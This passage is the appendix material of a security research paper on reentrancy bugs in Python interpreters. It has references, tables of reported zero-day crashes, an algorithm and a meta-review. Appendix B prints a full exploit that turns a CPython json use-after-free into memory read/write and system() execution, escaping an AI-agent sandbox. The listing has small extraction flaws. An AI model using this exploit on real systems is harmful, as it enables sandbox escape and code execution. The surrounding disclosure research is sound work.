- [14] ——. (2024) CWE-1265: Unintended reentrant invocation of non-reentrant code via nested calls. Accessed: 2026-01-14. [Online]. Available: <https://cwe.mitre.org/data/definitions/1265.html>
- [15] “Codeql,” <https://codeql.github.com/>, 2026, accessed: 2026-01-04.
- [16] “Clang static analyzer,” <https://clang.llvm.org/staticanalyzer/>, 2026, accessed: 2026-01-04.
- [17] “Infer static analyzer,” <https://fbinfer.com/>, 2026, accessed: 2026-01-04.
- [18] “Cppcheck: A tool for static c/c++ code analysis,” <https://cppcheck.sourceforge.io/>, 2026, accessed: 2026-01-04.
- [19] “Flawfinder,” <https://dwheeler.com/flawfinder/>, 2026, accessed: 2026-01-04.
- [20] A. Fioraldi, D. Maier, H. Eißfeldt, and M. Heuse, “{AFL++}: Combining incremental steps of fuzzing research,” in *14th USENIX workshop on offensive technologies (WOOT 20)*, 2020.

- [21] The LLVM Project, *LibFuzzer – a library for coverage-guided fuzz testing*, LLVM Project, 2025, accessed: 2026-01-03. [Online]. Available: <https://llvm.org/docs/LibFuzzer.html>
- [22] A. Fioraldi, D. C. Maier, D. Zhang, and D. Balzarotti, “Libafl: A framework to build modular and reusable fuzzers,” in *Proceedings of the 2022 ACM SIGSAC Conference on Computer and Communications Security*, 2022, pp. 1051–1065.
- [23] R. Hodován, Á. Kiss, and T. Gyimóthy, “Grammarinator: a grammar-based open source fuzzer,” in *Proceedings of the 9th ACM SIGSOFT international workshop on automating TEST case design, selection, and evaluation*, 2018, pp. 45–48.
- [24] C. Aschermann, T. Frassetto, T. Holz, P. Jauernig, A.-R. Sadeghi, and D. Teuchert, “Nautilus: Fishing for deep bugs with grammars,” in *NDSS*, vol. 19, 2019, p. 337.
- [25] S. Groß, S. Koch, L. Bernhard, T. Holz, and M. Johns, “Fuzzilli: Fuzzing for javascript jit compiler vulnerabilities,” in *NDSS*, 2023.
- [26] Zope Foundation and Contributors, “RestrictedPython: A restricted execution environment for python to run untrusted code,” Zope Foundation, 2025, accessed: 2026-01-03. [Online]. Available: <https://github.com/zopefoundation/RestrictedPython>
- [27] C. Zhang, G. Lee, Q. Liu, and M. Payer, “Reflecta: Reflection-based scalable and semantic scripting language fuzzing,” in *Proceedings of the 20th ACM Asia Conference on Computer and Communications Security*, 2025, pp. 1772–1787.
- [28] L. Wachter, J. Gremminger, C. Wressnegger, M. Payer, and F. Toffalini, “Dumpling: Fine-grained differential javascript engine fuzzing,” in *NDSS*, 2025.
- [29] Y. Jiang, C. Zhang, B. Ruan, J. Liu, M. Rigger, R. H. Yap, and Z. Liang, “Fuzzing the {PHP} interpreter via dataflow fusion,” in *34th USENIX Security Symposium (USENIX Security 25)*, 2025, pp. 6143–6158.
- [30] L. Zhang, B. Zhao, J. Xu, P. Liu, Q. Xie, Y. Tian, J. Chen, and S. Ji, “Waltzz: {WebAssembly} runtime fuzzing with {Stack-Invariant} transformation,” in *34th USENIX Security Symposium (USENIX Security 25)*, 2025, pp. 6159–6178.
- [31] J. Wang, Y. Kang, C. Wu, Y. Hu, Y. Sun, J. Ren, Y. Lai, M. Xie, C. Zhang, T. Li *et al.*, “{OptFuzz}: Optimization path guided fuzzing for {JavaScript}{JIT} compilers,” in *33rd USENIX Security Symposium (USENIX Security 24)*, 2024, pp. 865–882.
- [32] H. Xu, Z. Jiang, Y. Wang, S. Fan, S. Xu, P. Xie, S. Fu, and M. Payer, “Fuzzing javascript engines with a graph-based ir,” in *Proceedings of the 2024 on ACM SIGSAC Conference on Computer and Communications Security*, 2024, pp. 3734–3748.
- [33] InfiniFlow, “Ragflow: An open-source rag engine based on deep document understanding,” <https://github.com/infiniflow/ragflow>, 2024, gitHub repository, Apache-2.0 License. Accessed: 2026-01-14.
- [34] ScrapeGraphAI, “Scrapegraphai: An open-source python library for scraping using llm and direct graph logic,” <https://github.com/ScrapeGraphAI/Scrapegraph-ai>, 2024, gitHub repository, MIT License. Accessed: 2026-01-14.
- [35] Project Jupyter, “Jupyterlab: Next-generation web-based interactive development environment,” <https://github.com/jupyterlab/jupyterlab>, 2026, gitHub repository, BSD-3-Clause License. Accessed: 2026-01-14.
- [36] JupyterLite Team, “Jupyterlite: Wasm-powered jupyter running in the browser,” <https://github.com/jupyterlite/jupyterlite>, 2026, gitHub repository, BSD-3-Clause License. Based on Pyodide/Wasm sandbox. Accessed: 2026-01-14.
- [37] Redash, “Redash: Connect, visualize, and share your data,” <https://github.com/getredash/redash>, 2026, gitHub repository, BSD-2-Clause License. Accessed: 2026-01-14.
- [38] A. Alhamdan and C.-A. Staicu, “{SandDriller}: A {Fully-Automated} approach for testing {Language-Based}{JavaScript} sandboxes,” in *32nd USENIX Security Symposium (USENIX Security 23)*, 2023, pp. 3457–3474.
- [39] S. Colvin. (2026, Apr.) Hack Monty: Win \$5000 breaking pydantic’s python sandbox. Accessed: 2026-06-11. [Online]. Available: <https://pydantic.dev/articles/hack-monty>
- [40] SylphAI, “Adalflow: The library to build and auto-optimize llm applications,” <https://github.com/SylphAI-Inc/AdalFlow>, 2026, gitHub repository, MIT License. Accessed: 2026-01-14.
- [41] datarootsio, “databooks: A cli tool to share and version control jupyter notebooks,” <https://github.com/datarootsio/databooks>, 2026, gitHub repository, MIT License. Accessed: 2026-01-14.
- [42] SecretFlow, “Secretflow: A unified framework for privacy-preserving data analysis and machine learning,” <https://github.com/secretflow/secretflow>, 2026, gitHub repository, Apache-2.0 License. Accessed: 2026-01-14.
- [43] Hugging Face, “Transformers: State-of-the-art machine learning for pytorch, tensorflow, and jax,” <https://github.com/huggingface/transformers>, 2026, gitHub repository, Apache-2.0 License. Accessed: 2026-01-14.
- [44] CAMEL-AI, “Camel: Communicative agents for “mind” exploration of large model society,” <https://github.com/camel-ai/camel>, 2026, gitHub repository, Apache-2.0 License. Accessed: 2026-01-14.
- [45] Temporal Technologies, “Temporal python sdk: Framework for writing reliable, stateful workflows,” <https://github.com/temporalio/sdk-python>, 2026, gitHub repository, MIT License. Accessed: 2026-01-14.
- [46] Meta Llama, “Llama stack: Standardized interfaces for llama model components and toolchain,” <https://github.com/meta-llama/llama-stack>, 2026, gitHub repository, Llama Stack License. Accessed: 2026-01-14.
- [47] OpenAI, “Agent skills,” <https://developers.openai.com/codex/skills/>, 2026, openAI Developer Documentation. Accessed: 2026-01-12.
- [48] —, “Codex,” <https://openai.com/codex/>, 2026, accessed: 2026-01-12.
- [49] P. S. Foundation, “python/cpython: The python programming language,” GitHub repository, 2026, accessed: 2026-01-09. [Online]. Available: <https://github.com/python/cpython>
- [50] D. P. George and the MicroPython contributors, “micropython/micropython: Micropython - a lean and efficient python implementation for microcontrollers and constrained systems,” GitHub repository, 2026, accessed: 2026-01-09. [Online]. Available: <https://github.com/micropython/micropython>
- [51] R. P. contributors, “Rustpython/rustpython: A python interpreter written in rust,” GitHub repository, 2026, accessed: 2026-01-09. [Online]. Available: <https://github.com/RustPython/RustPython>
- [52] Y. Chen, R. Zhong, H. Hu, H. Zhang, Y. Yang, D. Wu, and W. Lee, “One engine to fuzz’em all: Generic language processor testing with semantic validation,” in *2021 IEEE Symposium on Security and Privacy (SP)*. IEEE, 2021, pp. 642–658.
- [53] H. G. Rice, “Classes of recursively enumerable sets and their decision problems,” *Transactions of the American Mathematical society*, vol. 74, no. 2, pp. 358–366, 1953.
- [54] P. Cousot and R. Cousot, “Abstract interpretation: a unified lattice model for static analysis of programs by construction or approximation of fixpoints,” in *Proceedings of the 4th ACM SIGACT-SIGPLAN symposium on Principles of programming languages*, 1977, pp. 238–252.
- [55] L. Bernhard, T. Scharnowski, M. Schloegel, T. Blazytko, and T. Holz, “Jit-picking: Differential fuzzing of javascript engines,” in *Proceedings of the 2022 ACM SIGSAC Conference on Computer and Communications Security*, 2022, pp. 351–364.
- [56] J. Eom, S. Jeong, and T. Kwon, “Fuzzing javascript interpreters with coverage-guided reinforcement learning for llm-based mutation,” in *Proceedings of the 33rd ACM SIGSOFT International Symposium on Software Testing and Analysis*, 2024, pp. 1656–1668.

- [57] Y. Jiang, J. Wang, Q. Liu, Y. Fu, J. Mao, R. H. Yap, and Z. Liang, “Zendiff: Differential testing of php interpreter.”
- [58] W. Li, J. Ruan, G. Yi, L. Cheng, X. Luo, and H. Cai, “{PolyFuzz}: Holistic greybox fuzzing of {Multi-Language} systems,” in *32nd USENIX Security Symposium (USENIX Security 23)*, 2023, pp. 1379–1396.
- [59] D. Xiao, Z. Liu, Y. Peng, and S. Wang, “Mtzk: Testing and exploring bugs in zero-knowledge (zk) compilers,” in *NDSS*, 2025.
- [60] J. Kim, D. J. Tian, and B. E. Ujcich, “Chimera: Fuzzing p4 network infrastructure for multi-plane bug detection and vulnerability discovery,” in *2025 IEEE Symposium on Security and Privacy (SP)*. IEEE, 2025, pp. 3088–3106.
- [61] Y. Dong, T. Yang, A. Al Ishtiaq, S. M. M. Rashid, A. Ranjbar, K. Tu, T. Wu, M. S. Mahmud, and S. R. Hussain, “{CoreCrisis}-{Threat-Guided} and {Context-Aware} iterative learning and fuzzing of 5g core networks,” in *34th USENIX Security Symposium (USENIX Security 25)*, 2025, pp. 5287–5306.
- [62] Z. Sheng, Q. Xu, J. Huang, M. Woodcock, H. Huang, A. F. Donaldson, G. Gu, and J. Huang, “All you need is a fuzzing brain: An llm-powered system for automated vulnerability detection and patching,” *arXiv preprint arXiv:2509.07225*, 2025.
- [63] L. Zhou, X. Xiong, J. Ernstberger, S. Chaliasos, Z. Wang, Y. Wang, K. Qin, R. Wattenhofer, D. Song, and A. Gervais, “Sok: Decentralized finance (defi) attacks,” in *2023 IEEE Symposium on Security and Privacy (SP)*. IEEE, 2023, pp. 2444–2461.
- [64] J.-R. Giesen, S. Andreina, M. Rodler, G. Karame, and L. Davi, “Hcc: A language-independent hardening contract compiler for smart contracts,” in *International Conference on Applied Cryptography and Network Security*. Springer, 2025, pp. 123–152.
- [65] P. Tsankov, A. Dan, D. Drachler-Cohen, A. Gervais, F. Buenzli, and M. Vechev, “Securify: Practical security analysis of smart contracts,” in *Proceedings of the 2018 ACM SIGSAC conference on computer and communications security*, 2018, pp. 67–82.
- [66] Z. Zheng, N. Zhang, J. Su, Z. Zhong, M. Ye, and J. Chen, “Turn the rudder: A beacon of reentrancy detection for smart contracts on ethereum,” 2023. [Online]. Available: <https://arxiv.org/abs/2303.13770>
- [67] M. Rodler, W. Li, G. O. Karame, and L. Davi, “Sereum: Protecting existing smart contracts against re-entrancy attacks,” *arXiv preprint arXiv:1812.05934*, 2018.
- [68] Valix Consulting, “Solidity smart contract security by example: 04. cross-function reentrancy,” <https://medium.com/valixconsulting/solidity-smart-contract-security-by-example-04-cross-function-reentrancy-de9cbce0558e>, 2022, medium Article. Accessed: 2026-01-14.
- [69] P. Bose, D. Das, Y. Chen, Y. Feng, C. Kruegel, and G. Vigna, “Sailfish: Vetting smart contract state-inconsistency bugs in seconds,” in *2022 IEEE Symposium on Security and Privacy (SP)*. IEEE, 2022, pp. 161–178.
- [70] T. Dey, R. K. Lenka, S. Senapati, D. P. Mishra, and S. R. Mallick, “Reentrancy vulnerability in the blockchain ecosystem: Historical attacks, detection approaches, and mitigation strategies,” in *2025 International Conference on Networks and Cryptology (NETCRYPT)*. IEEE, 2025, pp. 1307–1311.

Appendix A.

Details of Zero-day Vulnerabilities Found by ENTROPY.

Table 6 and Table 7 list all 114 zero-day vulnerabilities ENTROPY discovered—72 in CPython, 28 in MicroPython, and 14 in RustPython—reporting each one’s crash/integrity-violation type, affected module, upstream issue, and disclosure status.

TABLE 6: A list of discovered zero-day vulnerabilities in Python interpreters (part one). Issue and pull request numbers link to upstream GitHub records when available. Aggregate patch counts use the paper’s reporting cutoff.

ID	Type	Module	Issue/PR	Status
CPython-1	SEGV	core	#142555	fixed
CPython-2	UAF	asyncio	#142556	fixed
CPython-3	UAF	core	#142557	fixed
CPython-4	UAF	core	#142560	fixed
CPython-5	HBOF	core	#142595	fixed
CPython-6	SEGV	io	#142594	fixed
CPython-7	UAF	memoryobject	#142663	confirmed
CPython-8	UAF	core	#142664	fixed
CPython-9	BUS	memoryobject	#142665	confirmed
CPython-10	UAF	core	#142734	confirmed
CPython-11	UAF	core	#142637	confirmed
CPython-12	UAF	core	#142637	reported
CPython-13	UAF	core	#142637	reported
CPython-14	UAF	core	#142731	confirmed
CPython-15	UAF	struct	#143379	fixed
CPython-16	UAF	itertools	#142732	confirmed
CPython-17	GBOF	zoneinfo	#142781	fixed
CPython-18	UAF	zoneinfo	#142782	confirmed
CPython-19	UAF	zoneinfo	#142783	fixed
CPython-20	SEGV	core	#142554	fixed
CPython-21	SEGV	core	#142555	fixed
CPython-22	UAF	core	#143543	fixed
CPython-23	UAF	operator	#142732	confirmed
CPython-24	UAF	json	#143544	fixed
CPython-25	UAF	bytecodes	#143545	confirmed
CPython-26	UAF	marshal	#157110	reported
CPython-27	SEGV	asyncio	#159099	reported
CPython-28	SEGV	sqlite	#143380	confirmed
CPython-29	UAF	core	#159098	reported
CPython-30	UAF	core	#159098	reported
CPython-31	SEGV	operator	#155733	reported
CPython-32	UAF	pickle	#143638	fixed
CPython-33	SEGV	pickle	#143638	fixed
CPython-34	UAF	pickle	#143639	fixed
CPython-35	HBOF	core	#143546	fixed
CPython-36	UAF	socket	#143988	fixed
CPython-37	SEGV	bytecodes	#143637	fixed
CPython-38	SEGV	sqlite	#143662	reported
CPython-39	UAF	core	#143547	fixed
CPython-40	SEGV	namespaceobject	#143636	fixed
CPython-41	UAF	core	#143635	fixed
CPython-42	UAF	core	#159101	reported
CPython-43	SEGV	core	#142883	confirmed
CPython-44	SEGV	array	#142884	confirmed
CPython-45	UAF	core	#142560	fixed
CPython-46	UAF	core	#143195	fixed
CPython-47	GBOF	core	#143003	fixed
CPython-48	UAF	collections	#143004	fixed
CPython-49	UAF	core	#142829	fixed
CPython-50	HBOF	core	#143005	confirmed
CPython-51	UAF	core	#142731	reported
CPython-52	HBOF	core	#143006	fixed
CPython-53	SEGV	io	#143007	fixed
CPython-54	SEGV	io	#143008	fixed
CPython-55	UAF	itertools	#142732	confirmed
CPython-56	UAF	json	#142831	fixed
CPython-57	HBOF	json	#143196	fixed

TABLE 7: A list of discovered zero-day vulnerabilities in Python interpreters (part two). Notation follows Table 6.

ID	Type	Module	Issue/PR	Status
CPython-58	UAF	core	#143195	fixed
CPython-59	UAF	pickle	#143308	fixed
CPython-60	UAF	posix	#143309	fixed
CPython-61	UAF	core	#143197	fixed
CPython-62	HBOF	io	#141532	fixed
CPython-63	SEGV	sqlite	#143198	confirmed
CPython-64	UAF	sqlite	#142830	fixed
CPython-65	SEGV	tkinter	#143310	fixed
CPython-66	SEGV	elementtree	#143200	fixed
CPython-67	UAF	core	#142557	fixed
CPython-68	SEGV	io	#143378	fixed
CPython-69	UAF	core	#143236	confirmed
CPython-70	HBOF	interpreters	#143377	fixed
CPython-71	HBOF	interpreters	#143376	confirmed
CPython-72	SEGV	io	#143375	confirmed
MicroPython-1	SEGV	array	#18617	confirmed
MicroPython-2	SEGV	array	#18620	confirmed
MicroPython-3	SEGV	core	#18618	confirmed
MicroPython-4	SEGV	core	#18619	confirmed
MicroPython-5	SEGV	core	#18620	reported
MicroPython-6	FPE	core	#18619	reported
MicroPython-7	SEGV	core	#18619	reported
MicroPython-8	SEGV	core	#18619	reported
MicroPython-9	FPE	core	#18619	reported
MicroPython-10	SEGV	core	#18639	reported
MicroPython-11	SEGV	core	#19753	reported
MicroPython-12	SEGV	core	#19754	reported
MicroPython-13	SEGV	core	#17948	confirmed
MicroPython-14	Negsize	core	#19754	reported
MicroPython-15	SEGV	core	#17117	fixed
MicroPython-16	SEGV	core	#17117	fixed
MicroPython-17	SEGV	core	#18619	reported
MicroPython-18	UAF	struct	#19755	reported
MicroPython-19	SEGV	core	#18620	reported
MicroPython-20	SEGV	core	#18619	reported
MicroPython-21	SEGV	core	#18619	reported
MicroPython-22	SEGV	core	#19753	reported
MicroPython-23	GBOF	re	#19756	reported
MicroPython-24	SEGV	core	#18639	reported
MicroPython-25	SEGV	core	#17846	reported
MicroPython-26	SEGV	core	#19621	reported
MicroPython-27	SEGV	stream	#19755	reported
MicroPython-28	SEGV	core	#17846	reported
RustPython-1	Deadlock	array	#6549	confirmed
RustPython-2	Deadlock	array	#6551	fixed
RustPython-3	Panic	core	#6550	fixed
RustPython-4	Panic	core	#6588	fixed
RustPython-5	Deadlock	core	#6589	confirmed
RustPython-6	Deadlock	core	#6590	confirmed
RustPython-7	Deadlock	core	#6591	fixed
RustPython-8	Panic	core	#8716	fixed
RustPython-9	Panic	core	#7057	fixed
RustPython-10	Panic	core	#8716	fixed
RustPython-11	Panic	core	#7166	fixed
RustPython-12	Deadlock	pyexpat	#6582	fixed
RustPython-13	Deadlock	core	#8523	fixed
RustPython-14	Panic	core	#8582	fixed

Appendix B. Exploit for the Motivating Example

Listing 3 and Listing 4 give a complete end-to-end exploit for the motivating use-after-free (Listing 1): the first part triggers the bug and grooms the heap into arbitrary read/write primitives, and the second part leaks the ELF base, resolves `system`, and hijacks a type object to achieve code execution against the coze-studio platform [4].

```

1  /* Utilities */
2  p64 = lambda x: x.to_bytes(8, "little")
3  flat = lambda *args: b"".join(
4      x.to_bytes(8, "little") if isinstance(x, int) else x
5      for x in args
6  )
7  class EvilValue(bytes):
8      pass
9
10 /* Trigger Use-After-Free in json.encoder */
11 class BadDict(dict):
12     def items(self):
13         global items_list, SIZE, EvilValue
14         items_list = [{"x", EvilValue(SIZE - 0x18)}]
15         return items_list
16
17 def encode_str(obj):
18     global spray, items_list, fake_ba, SIZE
19     if items_list:
20         items_list.clear() # UAF trigger
21         items_list = None
22         spray = [fake_ba.ljust(SIZE, b"\x00") for _ in
23                 range(0x40)]
24     return ""
25
26 def default_handler(obj):
27     global mem
28     mem = obj
29     return ""
30
31 SIZE = 0x100
32 items_list = spray = mem = None
33
34 fake_ba = (
35     p64(0x123456) # ob_refcnt
36     + p64(id(json.scanner.re.enum.bltns bytearray)) # ob_type
37     + p64(2**63 - 1) # ob_alloc
38     + p64(2**63 - 1) # ob_bytes
39     + p64(0) * 3
40 )
41
42 encoder = json.encoder.c_make_encoder(
43     None, default_handler, encode_str, None, ":", " ", " ",
44     False, False, True
45 )
46 encoder(BadDict(a=1), 0)
47
48 /* Arbitrary Read / Write Primitives */
49 def read64(addr):
50     return int.from_bytes(bytes(mem[addr + i] for i in
51                               range(8)), "little")
52
53 def write64(addr, value):
54     data = value.to_bytes(8, "little")
55     for i in range(8):
56         mem[addr + i] = data[i]

```

Listing 3: Triggering UAF and establishing arbitrary memory access primitives (exploit part one).

```

1  /* Leak ELF Base */
2  PAGE_SIZE = 0x1000
3  tp_dealloc = read64(id(int) + 0x18)
4  elf_base = (tp_dealloc >> 12) << 12
5
6  while read_bytes(elf_base, 4) != b"\x7fELF":
7      elf_base -= PAGE_SIZE
8
9  print(f"[+] ELF base: 0x{elf_base:x}")
10
11 /* Resolve system() via GOT Table */
12 e_phoff = read64(elf_base + 0x20) # program header
    offset
13 e_phentsz = read64(elf_base + 0x36) & 0xffff #
    program header entry size
14
15 for i in range(read64(elf_base + 0x38) & 0xffff):
16     phdr = elf_base + e_phoff + i * e_phentsz
17     if read64(phdr) & 0xffffffff == 2: # PT_DYNAMIC
18         p_vaddr = read64(phdr + 0x10)
19         dynamic = p_vaddr if p_vaddr > 0x100000 else
            elf_base + p_vaddr
20         break
21
22 dt_jmprel = dt_symtab = dt_strtab = None; off = 0
23
24 while (d_tag := read64(dynamic + off)):
25     d_val = read64(dynamic + off + 8)
26     if d_tag == 23: dt_jmprel = d_val # DT_JMPREL
27     elif d_tag == 6: dt_symtab = d_val # DT_SYMTAB
28     elif d_tag == 5: dt_strtab = d_val # DT_STRTAB
29     off += 16
30
31 for i in range(0x100):
32     rela = dt_jmprel + i * 24
33     r_offset = read64(rela)
34     if r_offset == 0:
35         break
36
37     sym_idx = read64(rela + 8) >> 32
38     sym = dt_symtab + sym_idx * 24
39     name_off = read64(sym) & 0xffffffff
40     if name_off == 0:
41         continue
42
43     name = read_bytes(dt_strtab + name_off,
44                       20).split(b"\x00")[0]
45     if name == b"system":
46         system_addr = read64(r_offset)
47         break
48
49 print(f"[+] system() @ 0x{system_addr:x}")
50
51 /* Get Shell via Fake PyObject */
52 fake_type = (
53     p64(0x1000) +
54     p64(id(json.scanner.re.enum.bltns.type(int))) +
55     b"\x00" * 0x28 +
56     p64(system_addr) + # hijack tp_getattro
57     p64(system_addr) * 50
58 )
59 fake_type_addr = id(bytes(fake_type)) + 32
60
61 cmd = (
62     bytes([(b"id" + b"\x00" * 6)[0] - 1]) + b"d" +
63     b"\x00" * 6
64 )
65 fake_obj = cmd + p64(fake_type_addr) + b"\x00" * 0x100
66 fake_obj_addr = id(bytes(fake_obj)) + 32 # skip header
67
68 payload = [None]
69 write64(read64(id(payload) + 0x18), fake_obj_addr)
70 payload[0].pwned # Trigger system("id")

```

Listing 4: Leaking addresses, resolving system function, and achieving arbitrary code execution in coze-studio’s agent platform (exploit part two).

Appendix C.

Cross-reentrancy Path Search

Algorithm 1 details how ENTROPY concretizes a reentrancy dataflow path π_r and an integrity dataflow path π_i into executable control-flow paths π_{cr} over the ICFG.

Algorithm 1 Cross-reentrancy Path Search Algorithm

Require: Inter-procedural control-flow graph (ICFG) $G = (V, E)$, Reentrancy dataflow path $\pi_r = \langle r_0, \dots, r_m \rangle$, Integrity dataflow path $\pi_i = \langle i_0, \dots, i_n \rangle$, Mapping $\text{bb}(\cdot)$ from each dataflow node to an ICFG basic block in V

Ensure: Paths π_{cr} in G that realizes both π_r and π_i in order, ending at $\text{bb}(i_n)$ or $\perp$ if none exists.

▷ Step 1: map dataflow paths to basic-block sequences

- 1: $I \leftarrow \langle \text{bb}(i_0), \dots, \text{bb}(i_n) \rangle$
- 2: $R \leftarrow \langle \text{bb}(r_1), \dots, \text{bb}(r_m) \rangle$
- ▷ Step 2: compute the reachability map
- 3: $\text{Reachable} \leftarrow \text{COMPUTEREACHABILITY}(G)$
- ▷ Step 3: find all feasible insertion positions for nodes in R
- 4: **for** $k \leftarrow 1$ **to** $|R|$ **do**
- 5: $\mathcal{P}_k \leftarrow \emptyset$
- 6: **for** $j \leftarrow 0$ **to** $|I|$ **do**
- 7: $u \leftarrow (j > 0) ? I[j-1] : R[k]$
- 8: $v \leftarrow (j < |I|) ? I[j] : R[k]$
- 9: **if** $\text{Reachable}(u, R[k]) \wedge \text{Reachable}(R[k], v)$ **then**
- 10: $\mathcal{P}_k \leftarrow \mathcal{P}_k \cup \{j\}$
- 11: **end if**
- 12: **end for**
- 13: **if** $\mathcal{P}_k = \emptyset$ **then**
- 14: **return** $\perp$
- 15: **end if**
- 16: **end for**
- ▷ Step 4: composite all valid insertion position assignments
- 17: $\mathcal{A} \leftarrow \{ \langle j_1, \dots, j_m \rangle \mid j_k \in \mathcal{P}_k \wedge j_1 \leq \dots \leq j_m \}$
- 18: **if** $\mathcal{A} = \emptyset$ **then**
- 19: **return** $\perp$
- 20: **end if**
- ▷ Step 5: construct control flow paths
- 21: **for all** $\alpha = \langle pos_1, \dots, pos_m \rangle \in \mathcal{A}$ **do**
- 22: $S \leftarrow$ inserting $R[k]$ into I at j_k for $k = 1..m$
- 23: $\pi_{cr} \leftarrow \text{CONCRETIZEPATH}(G, S)$
- 24: output π_{cr}
- 25: **end for**

Appendix D. Meta-Review

The following meta-review was prepared by the program committee for the 2027 IEEE Symposium on Security and Privacy (S&P) as part of the review process as detailed in the call for papers.

D.1. Summary

This paper defines Reentrant Interpretation Vulnerabilities (RIVs), a class of interpreter bugs in which user-defined Python code, invoked implicitly during an interpreter operation, mutates state that the outer operation assumes is stable. It presents ENTROPY, which combines reentrancy-aware static analysis with LLM-guided PoC synthesis and dynamic validation to detect them, and applies it to three Python interpreters.

D.2. Scientific Contributions

- Creates a New Tool to Enable Future Science
- Identifies an Impactful Vulnerability
- Establishes a New Research Direction
- Addresses a Long-Known Issue
- Provides a Valuable Step Forward in an Established Field

D.3. Reasons for Acceptance

- 1) The paper identifies an impactful vulnerability. It names and formalizes a new class of interpreter bugs with a clear three-condition definition and shows that the class occurs systematically across three distinct interpreters—CPython, MicroPython, and RustPython—rather than being a quirk of one implementation. ENTROPY discovers 114 previously unknown RIVs, and the authors construct a complete sandbox-escape exploit achieving arbitrary code execution against coze-studio, a popular real-world AI-agent platform. The fix for the underlying CPython vulnerability was merged into all affected CPython versions.
- 2) The paper establishes a new research direction. Individual instances fitting the RIV definition had previously appeared in issue trackers, but the vulnerability class had not been formally defined or systematically studied and detected. The methodology is well matched to the problem: it pairs an under-constrained reentrant flow with an integrity-constrained taint flow and determines whether they can overlap, using a sequence-merging algorithm to avoid exponential path enumeration. Because the system reports vulnerabilities only after independently validating generated PoCs, the reported set has no false positives under the paper’s reporting criterion.

- 3) The paper creates a new tool to enable future science. The authors make ENTROPY and its associated artifacts available, and the reviewers expect the work to inspire follow-up research on other interpreted languages and systematic defenses against this vulnerability class. In the authors’ evaluation, five state-of-the-art fuzzers detected no RIVs under the evaluated settings, providing evidence that these vulnerabilities are difficult for existing fuzzing approaches to reach.